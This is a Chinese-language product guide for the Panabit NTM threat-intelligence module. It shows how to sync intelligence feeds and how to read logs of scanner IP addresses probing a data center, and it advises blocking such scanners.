
## NTM威胁情报发现攻击溯源取证

## NTM威胁情报

威胁情报指能帮助识别安全威胁的数据，例如IP地址、域名URL、文件HASH、邮箱地址等。简单地说，它就是一份“通缉令”，我们可以根据它来抓网络中的坏人（病毒、恶意站点等）。


常见的威胁情报类型有：数字货币、C&C节点、APT攻击、钓鱼网站、恶意软件等。对于绝大多数安全相关的场景，如网络资产管理、访问隐患排查以及网络安全事件的应急响应等，都可以使用到威胁情报。

NTM内置威胁情报模块，系统内置了16种类型的威胁情报，情报来自Panabit汇集的全球开放情报源，用户也可以根据自己的需要选择开启各种类别。免费版同样支持哦！



在NTM设备里面，选择“安全态势”——“威胁情报”——“情报管理”，选择“自动同步”，在自动里面开启同步功能，同时，在情报类型里面选择对应情报。

(注意：提交后通过管理口立即同步一次，后续每天自动同步一次；该功能需要管理口可以访问互联网。)




序号	情报类型	成员数量	最后更新时间	命中次数
1	<a href="#">扫描器</a>	11360	2022-06-14 00:16:09	85237
2	<a href="#">恶意软件</a>	441985	2022-06-14 00:16:09	15702
3	<a href="#">僵尸网络</a>	50690	2022-06-14 00:15:59	7325
4	<a href="#">可疑行为</a>	35346	2022-06-14 00:16:12	2930
5	<a href="#">色情网站</a>	225	2022-06-14 00:16:11	28
6	<a href="#">数字货币</a>	29224	2022-06-14 00:15:56	5
7	<a href="#">垃圾邮件</a>	31	2022-06-14 00:16:11	无命中
8	<a href="#">赌博网站</a>	627	2022-06-14 00:16:11	无命中
9	<a href="#">恶意网站</a>	22908	2022-06-14 00:16:11	无命中

数据中心各类威胁情报匹配数量已经占比。这类威胁情报在数据中心需要特别注意。



# 威胁情报—扫描器

情报概况 情报诊断 命中会话 情报管理



通过“情报诊断”界面，我们在情报类别选择“扫描器”发现有哪些IP对数据中心进行扫描。

MAC		单个IP	46.19.137.50	源端口	80 / 8000-8080	目标IP	任意IP	目标端口	80 / 8000-
源IP ISP	任意	目标IP ISP	任意	源IP区域	任意	目标IP区域	任意	传输协议	任意
域名				时间范围	2022-06-14 00:03:50 - 2022-06-14 13:14:50		<input type="text"/>		

<input type="checkbox"/> 发送时间	MAC	源IP	目标IP	源地理位置	传输协议	应用协议
<input type="checkbox"/> 2022-06-14/00:04:07	58-6a-b1-e0-81-f3	46.19.137.50:54752	113.20.114.17:17000	瑞士	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/00:04:14	58-6a-b1-e0-81-f3	46.19.137.50:44014	113.20.170.17:17000	瑞士	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/00:04:37	58-6a-b1-e0-81-f3	46.19.137.50:53718	113.20.173.17:17000	瑞士	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/00:04:56	58-6a-b1-e0-81-f3	46.19.137.50:37057	113.20.125.17:17000			
<input type="checkbox"/> 2022-06-14/00:05:12	58-6a-b1-e0-81-f3	46.19.137.50:50105	113.20.119.17:17000			
<input type="checkbox"/> 2022-06-14/00:05:43	58-6a-b1-e0-81-f3	46.19.137.50:36030	113.20.192.17:17000			
<input type="checkbox"/> 2022-06-14/00:16:27	58-6a-b1-e0-81-f3	46.19.137.50:35159	113.20.145.17:17000			
<input type="checkbox"/> 2022-06-14/00:16:39	58-6a-b1-e0-81-f3	46.19.137.50:50054	113.20.165.17:17000			
<input type="checkbox"/> 2022-06-14/00:16:48	58-6a-b1-e0-81-f3	46.19.137.50:58218	113.20.190.17:17000			
<input type="checkbox"/> 2022-06-14/00:17:01	58-6a-b1-e0-81-f3	46.19.137.50:56498	113.20.197.17:17000			
<input type="checkbox"/> 2022-06-14/00:17:09	58-6a-b1-e0-81-f3	46.19.137.50:36914	113.20.246.17:17000			
<input type="checkbox"/> 2022-06-14/00:17:47	58-6a-b1-e0-81-f3	46.19.137.50:49423	113.20.14.106.17:17000			

MAC		单个IP	179.60.147.211	源端口	80 / 8000-8080	目标IP	任意IP	目标端口	80 / 8000-8080
源IP ISP	任意	目标IP ISP	任意	源IP区域	任意	目标IP区域	任意	传输协议	任意
域名				时间范围	2022-06-14 00:03:50 - 2022-06-14 13:14:50		<input type="text"/>		

<input type="checkbox"/> 发送时间	MAC	源IP	目标IP	源地理位置	目标地理位置	传输协议	应用协议
<input type="checkbox"/> 2022-06-14/03:11:10	58-6a-b1-e0-81-f3	179.60.147.211:25734	113.20.14.46:2220	巴拿马	北京 BGP	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/03:11:13	58-6a-b1-e0-81-f3	179.60.147.211:20464	113.20.14.46:2220	巴拿马	北京 BGP	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/03:11:59	58-6a-b1-e0-81-f3	179.60.147.211:15890	113.20.174.2220	巴拿马	北京 BGP	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/03:12:01	58-6a-b1-e0-81-f3	179.60.147.211:62706	113.20.174.2220	巴拿马	北京 BGP	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/03:14:33	58-6a-b1-e0-81-f3	179.60.147.211:4842	113.20.120.2220	巴拿马	北京 BGP	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/03:14:36	58-6a-b1-e0-81-f3	179.60.147.211:45160	113.20.120.2220	巴拿马	北京 BGP	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/03:15:26	58-6a-b1-e0-81-f3	179.60.147.211:41164	113.20.14.148:2220	巴拿马	北京 BGP	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/03:15:28	58-6a-b1-e0-81-f3	179.60.147.211:58558	113.20.14.148:2220	巴拿马	北京 BGP	TCP	SYN_ACK
<input type="checkbox"/> 2022-06-14/03:18:56	58-6a-b1-e0-81-f3	179.60.147.211:55336	113.20.14.105:2220	巴拿马	北京 BGP	TCP	SYN_ACK
<input type="checkbox"/>						TCP	SYN_ACK
<input type="checkbox"/>						TCP	SYN_ACK


**分析：**通过“情报诊断”筛选出的源IP，通过“命中会话”进行分析，可以清晰看到相关扫描的具体特性

- 1. 扫描器为了躲避安全设备的发现和封堵，采用“慢速扫描”；
- 2. 扫描器的源IP地址，是非常有目的的对某个特定端口进行扫描，意图是发现特定漏洞。

**处理：**通过“情报诊断”筛选出的扫描器源IP，建议进行阻断，特别是HW期间。




# 威胁情报—僵尸网络



除了扫描器外，僵尸网络也是数据中心经常面对的一种威胁，在威胁情报里面，基于“僵尸网络”类的威胁情报进行筛选，发现那些地址企图通过僵尸网络控制器来进行连接。

# >> 威胁情报—僵尸网络+未知协议



基于Panabit的DPI识别能力，为了增加匹配的精准度，我们可以在威胁情报里面，基于“未知流量” + “威胁情报” 2个条件进行筛选。



网络概况

安全态势

威胁情报

主机监控

邮件审计

HTTP审计

敏感应用

协议质量

溯源分析

对象管理

应用识别

系统维护

情报概况

情报诊断

命中会话

情报管理

MAC

单个IP

源端口

目标IP

